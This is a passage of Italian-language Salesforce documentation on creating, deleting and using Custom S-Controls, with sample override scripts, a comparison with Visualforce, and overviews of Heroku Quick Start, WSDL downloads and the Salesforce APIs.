Per fare riferimento a un file caricato nel campo <code>Nome file</code> come parte del Custom S-Control, selezionare Custom S-Control dall'elenco a discesa <code>Seleziona tipo di campo</code> e scegliere URL Custom S-Control per ottenere il relativo campo di unione. Per un'applet Java è anche possibile utilizzare il campo di unione <code>{!Scontrol_JavaCodebase}</code> e il campo di unione <code>{!Scontrol_JavaArchive}</code>.
Per inserire campi di unione attività, selezionare <code>Evento</code> oppure <code>Operazione</code> da <code>Seleziona tipo di campo</code>.

Suggerimento: Gli standard Internet richiedono una speciale codifica per gli URL.Salesforce codifica automaticamente il testo da un qualsiasi campo di unione inserito in un link. Codificare manualmente l'eventuale testo aggiuntivo nel link. Ad esempio, per generare il seguente URL:
<pre>http://www.google.com/search?q={!user.name} Steve Mark 50%</pre>
Utilizzare questo contenuto:
<pre>http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre>
Salesforce elimina automaticamente le virgolette doppie dagli URL quando l'<code>Origine contenuto</code> è un URL. Se è necessario utilizzare le virgolette doppie, codificarle manualmente. Ad esempio, per generare l'URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, utilizzare questo contenuto: <code>http://www.google.com/search?q=%22salesforce+foundation%22</code>.
</td></tr>
<tr><td><code>Nome file</code></td><td>Caricare un file da visualizzare quando si aggiunge questo Custom S-Control a un link personalizzato. Il file può contenere un'applet Java, un controllo Active-X o qualsiasi altro tipo di contenuto. Questa opzione è valida solo per gli S-Control HTML.</td></tr>
</table>

Nome attributo	Descrizione
`Precompila nella pagina`	Questa opzione conserva l'S-Control in memoria, il che può migliorare le prestazioni quando la pagina viene ricaricata perché non è necessario ricaricare anche l'S-Control. Questa opzione è valida solo per gli S-Control HTML.
`Codifica`	L'impostazione di codifica predefinita è Unicode (UTF-8). Modificarla se si stanno trasmettendo informazioni a un URL che richiede i dati in un formato diverso. Questa opzione è disponibile solo se si seleziona URL come `Tipo`.

VEDERE ANCHE:

Informazioni sugli S-Control

S-Control utili

Suggerimenti sulla creazione degli S-Control

Eliminazione dei Custom S-Control

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Per eliminare un Custom S-Control:

1. Innanzitutto, verificare che l'S-Control non sia utilizzato da altri componenti: da Imposta, immettere *`S-Control`* nella casella `Ricerca veloce`, quindi selezionare **S-Control**, selezionare l'S-control e fare clic su **Dove si utilizza?**.
2. Fare clic di nuovo su **S-Control**.
3. Fare clic su **Canc** accanto al Custom S-Control che si desidera eliminare.
4. Fare clic su **OK** per confermare.

Nota: Non è possibile eliminare un Custom S-Control utilizzato in un'altra area di Salesforce. Gli S-Control eliminati non vanno a finire nel Cestino.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control:

- "Personalizza applicazione"

Suggerimenti sulla creazione degli S-Control

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control:

- "Personalizza applicazione"

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Durante la creazione degli S-Control, utilizzare i seguenti suggerimenti.

- Se si crea un S-Control URL, non selezionare **Mostra intestazione di sezione su pagina dei dettagli** nella sezione del layout di pagina in cui si inserisce l'S-Control. Questa opzione, se combinata con sezioni comprimibili, provoca problemi in alcuni browser.
- Utilizzare le variabili globali per accedere a campi di unione speciali per componenti come pulsanti, link personalizzati e S-Control. Ad esempio, la variabile globale `$Request` consente di accedere ai parametri di query all'interno di uno snippet, S-Control o pulsante personalizzato.
- Utilizzare il campo unione `{!$Organization.UISkin}` nell'S-Control per recuperare il Tema interfaccia utente selezionato dall'organizzazione. Il valore Theme1 di questo campo unione rappresenta il tema Salesforce Classic mentre Theme2 rappresenta il tema Salesforce.
- Gli S-Control utilizzano i caratteri {! e } (in precedenza usati per circondare i campi unione nelle formule) per racchiudere un'espressione, che può includere uno o più campi unione, funzioni o variabili globali.
- Quando si ignora un'azione, utilizzare l'argomento `no override` per evitare una ricorsione, indicata da frame vuoti sulla pagina.
- Per inserire campi di unione attività, selezionare *`Evento`* oppure *`Operazione`* da `Seleziona tipo di campo`.

VEDERE ANCHE:

Attributi dei Custom S-Control

Definizione dei Custom S-Control

S-Control utili

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Utilizzare i seguenti esempi per iniziare a usare gli S-Control.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

S-Control per le pagine dei dettagli

Yahoo Map

Utilizzare l'API Yahoo MAP e i campi unione indirizzo di fatturazione per visualizzare la mappa per un account. Utilizzare il seguente codice in un S-Control HTML e aggiungerlo al proprio layout della pagina dei dettagli dell'account:

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

I pulsanti e i link personalizzati sono disponibili in: **tutte** le versioni

Gli S-Control sono disponibili nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

La possibilità di ignorare i pulsanti standard e le pagine iniziali delle schede è disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
```

```
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Control che sostituiscono i pulsanti standard e le pagine iniziali delle schede

Sostituzione Aggiungi prodotto

È possibile che si disponga del proprio codice e si preferisca utilizzarlo per aggiungere i prodotti alle opportunità al posto della pagina standard. Utilizzare l'esempio di S-Control riportato di seguito per trasmettere i valori dei dati utilizzando i campi unione da una pagina dei dettagli di un record in un Custom S-Control che ignori (sostituisca) il pulsante **Aggiungi prodotto** sull'elenco correlato Prodotti di un'opportunità. Questo tipo di sostituzione illustra come i pulsanti degli elenchi correlati possono contenere campi unione provenienti dall'oggetto principale nonché dall'oggetto dettaglio. Ad esempio, il codice riportato di seguito contiene campi unione opportunità, che si trovano sul lato principale di una relazione record principale-record dettaglio con i prodotti opportunità.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

Per implementare questa funzionalità, creare un S-Control HTML con il contenuto sopra, inserendo il proprio codice nello spazio appositamente previsto. Quindi, ignorare l'azione Aggiungi prodotto dall'oggetto prodotti opportunità utilizzando l'S-Control. Questo esempio presume che si disponga di tipi di record sulle opportunità.

Nota: Questo esempio non include il codice per aggiungere i prodotti. Il contenuto nella sezione del corpo illustra semplicemente come utilizzare i campi unione opportunità dall'elenco correlato prodotti opportunità. Sostituire la sezione del corpo con il proprio codice.

Sostituzione condizionale per la modifica dei lead

È possibile ignorare (sostituire) un'azione standard in modo condizionale, reindirizzando a un'azione standard o a un Custom S-Control in base a determinate condizioni. Ad esempio, è possibile che si desideri utilizzare un S-Control separato per modificare i lead quando sono aperti da oltre 30 giorni. Utilizzando il seguente esempio, creare un S-Control per valutare se un lead sia aperto da oltre 30 giorni e, in tal caso, eseguire il proprio Custom S-Control per modificare i lead. In caso contrario, utilizzare l'azione di modifica lead standard.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

Per implementare questa procedura nell'organizzazione, creare l'S-Control che si desidera utilizzare per modificare i lead che sono aperti da oltre 30 giorni. Assegnare a questo S-Control il nome EditLeadsOpenLongerThan30. Quindi, creare un S-Control utilizzando il codice di esempio riportato sopra per stabilire se un lead sia aperto da oltre 30 giorni e, in tal caso, ignorare l'azione di modifica sui lead utilizzando l'S-Control EditLeadsOpenLongerThan30.

Tenere presenti le differenze tra la prima e la seconda istruzione `if` nel codice di esempio indicato sopra. La prima è un'istruzione `if` JavaScript che controlla sul browser. La seconda è l'istruzione IF di Salesforce che controlla sul server e restituisce un valore singolo, ossia il numero di giorni durante il quale il lead è rimasto aperto, oppure zero se il lead non è aperto.

Suggerimento: In questo esempio, utilizzare la funzione URLFOR per creare gli URL Salesforce anziché specificare i singoli URL per assicurarsi che siano supportati nelle varie versioni.

Per visualizzare una pagina Salesforce standard senza richiamare la sostituzione, impostare l'argomento *`no override`* nella funzione URLFOR su "true" (vero).

Inoltre, utilizzare il parametro `retURL` nella propria funzione URLFOR per riportare l'utente alla pagina dei dettagli dopo il salvataggio.

Sostituzione Modifica referenti

È possibile che si disponga del proprio codice e si preferisca utilizzare tale codice per la modifica dei referenti. Utilizzare l'esempio di S-Control riportato di seguito per trasmettere i valori dei dati utilizzando i campi unione da una pagina dei dettagli di un record in un Custom S-Control che ignori (sostituisca) un pulsante standard di una pagina dei dettagli.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Per implementare questa funzionalità, creare un S-Control HTML con il contenuto sopra, inserendo il proprio codice nella sezione corpo. Quindi, ignorare l'azione Modifica referenti utilizzando l'S-Control. In questo modo viene ignorata l'azione Modifica referenti ovunque è disponibile: il pulsante **Modifica** nella pagina dei dettagli di un referente, il link **Modifica** nelle visualizzazioni elenco e il link **Modifica** in qualsiasi elenco correlato.

 Nota: Questo esempio non include il codice per modificare i referenti. Il codice all'interno della sezione corpo illustra solo come utilizzare il campo unione referenti per visualizzare le informazioni sul referente. Sostituire la sezione del corpo con il proprio codice.

Interruzione della sostituzione per i nuovi account

La possibilità di ignorare i pulsanti standard li rende non disponibili nell'intera organizzazione Salesforce. È tuttavia possibile ignorare un'azione standard e reindirizzare a tale azione dal proprio S-Control senza entrare in un loop infinito. Ad esempio, è possibile ignorare il pulsante **Nuovo** sugli account, eseguire il proprio processo personalizzato e riprendere con l'azione Nuovo account standard senza entrare in un loop infinito. A tale scopo, utilizzare l'argomento *`no override`* nella funzione URLFOR.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Per implementare questo S-Control, creare un S-Control HTML con il contenuto sopra. Quindi, ignorare l'azione Nuovo account utilizzando l'S-Control.

 Nota: La nuova azione non richiede un ID, pertanto il secondo argomento nella funzione URLFOR è impostato su `null`. Questo esempio non richiede alcun input, pertanto il terzo argomento nella funzione URLFOR è impostato su `null`. Il quarto argomento nella funzione URLFOR è impostato su `true` per ignorare la sostituzione, evitando un loop infinito.

Sostituzione condizionale della pagina iniziale della scheda Account

È possibile sostituire (ignorare) la pagina iniziale di una scheda in modo condizionale, reindirizzando la pagina iniziale della scheda originale a un S-Control sulla base di determinate condizioni. Si supponga ad esempio di voler fare in modo che gli utenti in possesso di uno specifico profilo visualizzino un S-Control, anziché la pagina iniziale della scheda Account Utilizzando il seguente codice di esempio, creare un S-Control per mostrare le informazioni di un candidato a una posizione lavorativa agli utenti in possesso del profilo Reclutatore quando fanno clic sulla scheda Account, mentre tutti gli altri utenti visualizzeranno la pagina iniziale della scheda Account standard.

Per implementare questa situazione, per prima cosa creare un S-Control di nome "ApplicantHomePage" con i contenuti che devono essere visualizzati dai reclutatori. In seguito, creare un S-Control di tipo HTML utilizzando il seguente codice per implementare la logica di sostituzione condizionale:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Infine, ignorare la scheda Account in modo che utilizzi l'S-Control HTML mostrato qui. Questo esempio presume che nell'organizzazione sia presente un profilo di nome "Reclutatore".

 Nota: i campi di unione $Profile sono disponibili solo nelle versioni Enterprise Edition, Unlimited Edition, Performance Edition e Developer Edition.

S-Control che includono snippet

Inclusione degli snippet

Includere gli snippet nei propri Custom S-Control per riutilizzare il codice comune. L'esempio seguente fa riferimento a uno snippet che fornisce un'intestazione per la pagina che viene visualizzata in una scheda Web. La pagina recherà il titolo "Titolo personale". Utilizzare la variabile globale $SControl per fare riferimento a uno snippet. Per implementare questa situazione, creare due snippet di nome "Resize_Iframe_head" e "Resize_Iframe_onload" e creare un S-Control HTML di nome "Resize_Iframe_sample" che include il codice seguente:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Campi di unione per S-Control

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Un campo di unione è un campo che può essere posizionato in un modello di email, un modello di stampa unione, un link personalizzato o una formula per incorporare valori di un record.

Poiché gli S-Control sono la fonte del contenuto della guida a livello di oggetto, è possibile utilizzare campi di unione o altre funzioni per personalizzare l'esperienza. Ad esempio, è possibile progettare la guida personalizzata in modo che si rivolga direttamente all'utente aggiungendo il nome dell'utente alla pagina della guida quando quest'ultima viene visualizzata.

Suggerimenti

- Per fare riferimento a un file caricato nel campo `Nome file` come parte di un Custom S-Control, selezionare **Custom S-Control** dall'elenco a discesa Seleziona tipo di campo e scegliere **URL Custom S-Control** per ottenere il relativo campo di unione. Per un'applet Java è anche possibile utilizzare i campi di unione `{!SControl_JavaCodebase}` e `{!SControl_JavaArchive}`.
- Per inserire campi di unione attività, selezionare **Evento** oppure **Operazione** dall'elenco a discesa Seleziona tipo di campo. Salesforce codifica automaticamente il testo da un qualsiasi campo di unione inserito in un link.

VEDERE ANCHE:

Definizione dei Custom S-Control

Cosa dice il confronto tra le pagine Visualforce e gli S-Control?

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Le pagine Visualforce sono considerate gli S-Control della prossima generazione e devono essere utilizzate al posto degli S-Control ove possibile, sia per le loro migliori prestazioni che per la facilità con la quale possono essere scritte. Nella tabella che segue sono indicate le differenze tra le pagine Visualforce e gli S-Control.

	Pagine Visualforce	**S-Control**
Conoscenze tecniche richieste	HTML, XML	HTML, JavaScript, Ajax Toolkit
Stile linguaggio	Markup tag	Codice procedurale
Modello di sostituzione pagine	Assemblaggio di componenti standard e personalizzati con i tag	Scrittura HTML e JavaScript per l'intera pagina
Libreria di componenti standard Salesforce	Sì	No
Accesso al comportamento della piattaforma incorporata	Sì, tramite il controller standard	No
Collegamento dati	Sì Gli sviluppatori possono collegare un componente di input (ad esempio, una	No Gli sviluppatori non possono collegare un componente di input a un campo

	Pagine Visualforce	S-Control
	casella di testo) a un campo particolare (ad esempio, Nome account). Se un utente salva un valore in quel componente di input, tale valore viene salvato anche nel database.	particolare. Devono invece scrivere un codice JavaScript che utilizza l'API per aggiornare il database con i valori del campo specificati dall'utente.
Eredità dei fogli di stile	Sì	No, è necessario importare manualmente i fogli di stile di Salesforce
Rispetto per i metadati dei campi, quali l'univocità	Sì, per impostazione predefinita Se un utente tenta di salvare un record che viola gli attributi di campo di univocità o obbligatorietà, viene visualizzato automaticamente un messaggio di errore e l'utente può riprovare.	Sì, se codificati in JavaScript tramite la chiamata API `describe` Se un utente tenta di salvare un record che viola gli attributi di campo di univocità o obbligatorietà, viene visualizzato un messaggio di errore solo se lo sviluppatore dell'S-Control ha scritto un codice che selezionava tali attributi.
Interazione con Apex	Diretta, tramite il collegamento a un controller personalizzato	Indiretta, con i metodi `webService` Apex tramite l'API
Prestazioni	Maggior reattività perché il markup viene generato nella piattaforma Force.com	Minor reattività perché ogni chiamata all'API richiede un'andata e un ritorno al server: lo sviluppatore deve perfezionare le prestazioni
Contenitore pagine	Nativo	In un iFrame

VEDERE ANCHE:

Informazioni sugli S-Control

Visualforce

Integrazione di app con Salesforce

Panoramica sul Visualizzatore anteprima app Area di disegno

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Professional Edition (con API e Area di disegno Force.com abilitate)** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per visualizzare il Visualizzatore anteprima:

- "Personalizza applicazione"

  E

  "Modifica tutti i dati"

Il Visualizzatore anteprima app Area di disegno è uno strumento di sviluppo che consente di vedere come appariranno le app area di disegno prima di pubblicarle. Per visualizzare le app area di disegno:

1. Da Imposta, immettere `Visualizzatore anteprima app Area di disegno` nella casella `Ricerca veloce`, quindi selezionare **Visualizzatore anteprima app Area di disegno**.
2. Fare clic sulla propria app area di disegno nel riquadro di sinistra. L'app area di disegno viene visualizzata nel frame.

Per ulteriori informazioni, vedere il manuale Force.com Canvas Developer's Guide.

Avvio rapido Heroku

Il pulsante Avvio rapido Heroku consente di iniziare a creare un'app in Heroku e di creare una corrispondente app area di disegno in Salesforce. I campi Avvio rapido Heroku includono quanto segue:

Campo	Descrizione
`Modello`	Modello Heroku utilizzato per creare l'app Heroku.
`Nome app Area di disegno`	Nome dell'app area di disegno. La lunghezza massima è 30 caratteri.
`Nome app Heroku`	Nome dell'app Heroku. Il nome deve iniziare con una lettera e può contenere solo lettere minuscole, numeri e trattini. Questo nome diventa parte dell'URL dell'app. La lunghezza massima è 30 caratteri.
`Descrizione app Area di disegno`	Descrizione dell'app area di disegno. La descrizione viene visualizzata durante la modifica dell'app area di disegno in Salesforce. La lunghezza massima è 200 caratteri.
`Tipo autenticazione`	Indica in che modo il programma di avvio rapido esegue l'autenticazione con Heroku per creare l'app area di disegno. • `OAuth`: utilizza il token Heroku se l'utente corrente ha eseguito l'accesso a Heroku; in caso contrario, avvia il flusso OAuth Heroku • `Nome utente/Password`: utilizza il nome utente e la password Heroku • `Chiave API`: utilizza la chiave API Heroku

Campo	Descrizione
`Nome utente Heroku`	Nome utente dell'account utilizzato per accedere a Heroku. L'app Heroku viene creata nell'ambito delle credenziali di questo utente. Nota: Questo campo ha una lunghezza massima di 30 caratteri. Se il nome utente Heroku supera i 30 caratteri, sarà necessario immettere la chiave API associata al proprio account Heroku nel campo `Chiave API Heroku`.
`Password Heroku`	Password dell'account utilizzato per accedere a Heroku.
`Chiave API Heroku`	Anziché utilizzare il nome utente e la password dell'account Heroku, è possibile utilizzare la chiave API associata a tale account. Questo valore è visibile nella pagina `Account personale` di Heroku.

Nota: Il nome utente e la password di Heroku non vengono archiviati in nessuna posizione; vengono utilizzati soltanto durante la procedura di creazione dell'app su una connessione protetta.

VEDERE ANCHE:

Panoramica sulleapplicazioni connesse

Creazione di un'applicazione connessa

Ambito operativo del campo

I campi visualizzati nella pagina Ambito operativo del campo vengono richiamati attraverso l'ambito operativo:

- Se la casella **È aggiornato** è selezionata, il campo è aggiornato con un'operazione DML (Database Manipulation Language) come `insert` o `update`. Per ulteriori informazioni, vedere Descrizione delle dipendenze.

  Se la casella **È aggiornato** non è selezionata, il campo viene richiamato solo nell'ambito operativo. Ad esempio, può essere incluso come parte di un'istruzione `select`.

- Se è selezionata la casella di controllo **ID esterno**, il campo funge da ID esterno. I campi ID esterno contengono identificativi univoci dei record da un sistema esterno rispetto a Salesforce. Per trovare i valori ID esterni è possibile utilizzare la funzione di ricerca nell'intestazione laterale e utilizzare il campo nell'API Force.com. Quando si utilizza la procedura Importazione guidata dati per soluzioni e oggetti personalizzati, è possibile utilizzare questo campo per evitare le duplicazioni.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

I pacchetti AppExchange e Visualforce sono disponibili nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Apex è disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per caricare pacchetti:
- "Carica pacchetti AppExchange"

Per visualizzare le dipendenze Apex:
- "Apex autore"

Per visualizzare le dipendenze Visualforce:
- “Modalità sviluppatore”

Download di WSDL Salesforce e di certificati di autenticazione client

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per scaricare un file WSDL:
- "Personalizza applicazione"

È possibile scaricare un documento WSDL (Web Services Description Language) per integrare le applicazioni con Salesforce utilizzando l'API.

Sono disponibili i WSDL seguenti:

- **WSDL Enterprise** - Utilizzare questo documento WSDL per creare un'integrazione per un'unica organizzazione.WSDL Enterprise è fortemente tipizzato, ossia contiene oggetti e campi con tipi di dati specifici, quali `int e string`. I clienti che utilizzano il documento WSDL Enterprise devono scaricarlo e riutilizzarlo ogniqualvolta la loro organizzazione esegue una modifica agli oggetti o campi personalizzati o quando desiderano utilizzare una versione diversa dell'API.
- **WSDL Partner** - Utilizzare questo WSDL per creare un'integrazione che funzioni in più organizzazioni Salesforce, indipendentemente dai loro oggetti o campi personalizzati. Tipicamente partner e fornitori di software indipendenti utilizzano questo WSDL. È poco tipizzato, ossia opera su coppie nome-valore di nomi di campo e valori anziché di tipi di dati specifici. Il documento WSDL Partner deve essere scaricato e utilizzato una volta sola per ogni versione dell'API.
- **WSDL Apex** - Utilizzare questo WSDL per eseguire o compilare Apex in un altro ambiente.
- **WSDL Metadati** - Utilizzare questo WSDL per migrare le modifiche di configurazione tra un'organizzazione e l'altra o utilizzare le personalizzazioni della propria organizzazione come file di metadati XML.

Per scaricare un documento WSDL:

1. Da Imposta, digitare *API* nella casella `Ricerca veloce` e quindi selezionare **API**.
2. Scaricare il WSDL appropriato:
   - Se si scarica un WSDL Enterprise e nell'organizzazione sono installati pacchetti gestiti, fare clic su **Genera WSDL Enterprise** Salesforce richiede di selezionare la versione di ciascun pacchetto installato per includere il WSDL generato.
   - Altrimenti fare clic con il pulsante destro del mouse sul documento WSDL appropriato per salvarlo in una directory locale. Nel menu visualizzato quando si fa clic con il pulsante destro, gli utenti di Internet Explorer possono selezionare **Salva oggetto con nome**, mentre gli utenti di Mozilla Firefox possono selezionare **Salva destinazione come**.
3. Importare la copia locale del documento WSDL nell'ambiente di sviluppo del computer.

Nota: È inoltre possibile selezionare le versioni predefinite di un pacchetto senza scaricare un WSDL nella sezione Impostazioni versione pacchetto.

Se lo si desidera, è possibile scaricare un certificato per autenticare le organizzazioni Salesforce. Utilizzare il certificato per i messaggi in uscita del flusso di lavoro. Il certificato ha lo scopo di accertare che la richiesta provenga da Salesforce, non di identificare un utente specifico. Se si desidera utilizzare i certificati per garantire connessioni protette utilizzando le altre funzionalità di Salesforce, ad esempio le chiamate Apex, utilizzare le coppie di certificati e chiavi Salesforce.

Da Imposta, digitare *API* nella casella `Ricerca veloce`, selezionare **API** e nella pagina **Scarica WSDL** fare clic con il pulsante destro del mouse su **Scarica certificato client** e salvarlo in una posizione appropriata. A questo punto è possibile importare il certificato scaricato nel server della propria applicazione e configurare il server in modo che richieda il certificato client.

VEDERE ANCHE:

http://www.salesforce.com/us/developer/docs/apexcode/index.htm

http://www.salesforce.com/us/developer/docs/api_meta/index.htm

API da utilizzare

Salesforce consente di accedere in modo programmatico alle informazioni dell'organizzazione mediante interfacce di programmazione delle applicazioni semplici, efficaci e sicure.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per utilizzare le API
- "API abilitata"

Nome API	Protocollo	Formato dati	Comunicazione
API REST	REST	JSON, XML	Sincrona
API SOAP	SOAP (WSDL)	XML	Sincrona
API REST Chatter	REST	JSON, XML	Sincrona (le foto vengono elaborate in modo asincrono)
API in blocco	REST	CSV, XML	Asincrona
API metadati	SOAP (WSDL)	XML	Asincrona
Streaming API	Bayeux	JSON	Asincrona (stream di dati)
API REST Apex	REST	JSON, XML, Personalizzato	Sincrona
API SOAP Apex	SOAP (WSDL)	XML	Sincrona
Tooling API	REST o SOAP (WSDL)	JSON, XML, Personalizzato	Sincrona

Quando utilizzare l'API REST?

L'API REST offre un'interfaccia di servizi Web REST efficace, pratica e semplice per l'interazione con Salesforce. L'interfaccia offre vantaggi quali la semplicità di integrazione e sviluppo ed è una tecnologia eccellente per l'utilizzo con le applicazioni mobili e i progetti Web. Tuttavia, in presenza di molti record da elaborare, considerare l'uso dell'API in blocco, basata sui principi REST e ottimizzata per serie di dati di grandi dimensioni.

Quando utilizzare l'API SOAP

L'API SOAP offre un'interfaccia di servizi Web SOAP efficace, pratica e semplice per l'interazione con Salesforce. Per creare, recuperare, aggiornare o eliminare record è possibile utilizzare l'API SOAP. È inoltre possibile utilizzare l'API SOAP per eseguire ricerche e molto altro. L'API SOAP si può utilizzare in tutte le lingue che supportano i servizi Web.

Ad esempio, è possibile utilizzare l'API SOAP per integrare Salesforce con i sistemi ERP e finanziari dell'organizzazione. Inoltre, è possibile fornire informazioni in tempo reale su vendita e assistenza ai portali della società e popolare i sistemi aziendali critici con le informazioni sui clienti.

Quando utilizzare l'API REST Chatter

Utilizzare l'API REST Chatter per visualizzare i dati di Salesforce, in particolare nelle applicazioni mobili. Le risposte dell'API REST Chatter sono localizzate e strutturate per la presentazione. È possibile filtrare le risposte in modo che contengano soltanto i dati necessari all'app. Oltre ai feed Chatter, agli utenti, ai gruppi e agli utenti che seguono, l'API REST Chatter consente di accedere a livello di programmazione a file, consigli, argomenti, notifiche, acquisti Data.com, ecc. L'API REST Chatter è simile alle API con feed offerte da altre società, ad esempio Facebook e Twitter, ma offre anche funzionalità Salesforce oltre a Chatter.

Quando utilizzare l'API in blocco?

L'API in blocco è basata sui principi REST ed è ottimizzata per caricare o eliminare serie di dati di grandi dimensioni. Utilizzarla per eseguire query, inserire, aggiornare, inserire con aggiornamento o eliminare molti record in modo asincrono mediante l'invio di batch. Salesforce elabora i batch in background.

Al contrario, l'API SOAP è ottimizzata per le applicazioni client in tempo reale che aggiornano pochi record alla volta. L'API SOAP può essere utilizzata per elaborare molti record, ma quando le serie di dati contengono centinaia di migliaia di record, l'API SOAP risulta meno pratica. L'API in blocco è studiata per consentire di elaborare agevolmente volumi di dati variabili da poche migliaia a milioni di record.

Il modo più semplice per utilizzare l'API in blocco è abilitarla per l'elaborazione dei record in Data Loader mediante file CSV. Utilizzando Data Loader non sarà necessario sviluppare una propria applicazione client.

Quando utilizzare l'API dei metadati?

Utilizzare l'API dei metadati per recuperare, distribuire, creare, aggiornare ed eliminare personalizzazioni per la propria organizzazione. L'impiego più comune consiste nel migrare le modifiche da un'organizzazione Sandbox o di prova all'ambiente di produzione. L'API dei metadati è progettata per la gestione delle personalizzazioni e per la creazione di strumenti in grado di gestire il modello dei metadati, non i dati stessi.

La soluzione più semplice per accedere alla funzionalità API dei metadati è utilizzare IDE Force.com o lo Strumento di migrazione Force.com. Entrambi gli strumenti, basati sull'API dei metadati, utilizzano rispettivamente i tool Eclipse e Ant standard per semplificare l'utilizzo dell'API dei metadati stessa.

- La funzionalità IDE Force.com è stata creata sulla piattaforma Eclipse, per programmatori che hanno dimestichezza con gli ambienti di sviluppo integrati. Codifica, compilazione, test e distribuzione avvengono all'interno dell'IDE.
- Lo Strumento di migrazione Force.com è l'ideale se si utilizza uno script o la riga di comando per spostare i metadati tra una directory locale e un'organizzazione Salesforce.

Quando utilizzare Streaming API

Utilizzare Streaming API per ricevere notifiche in caso di modifiche ai dati che soddisfano una query SOQL definita dall'utente.

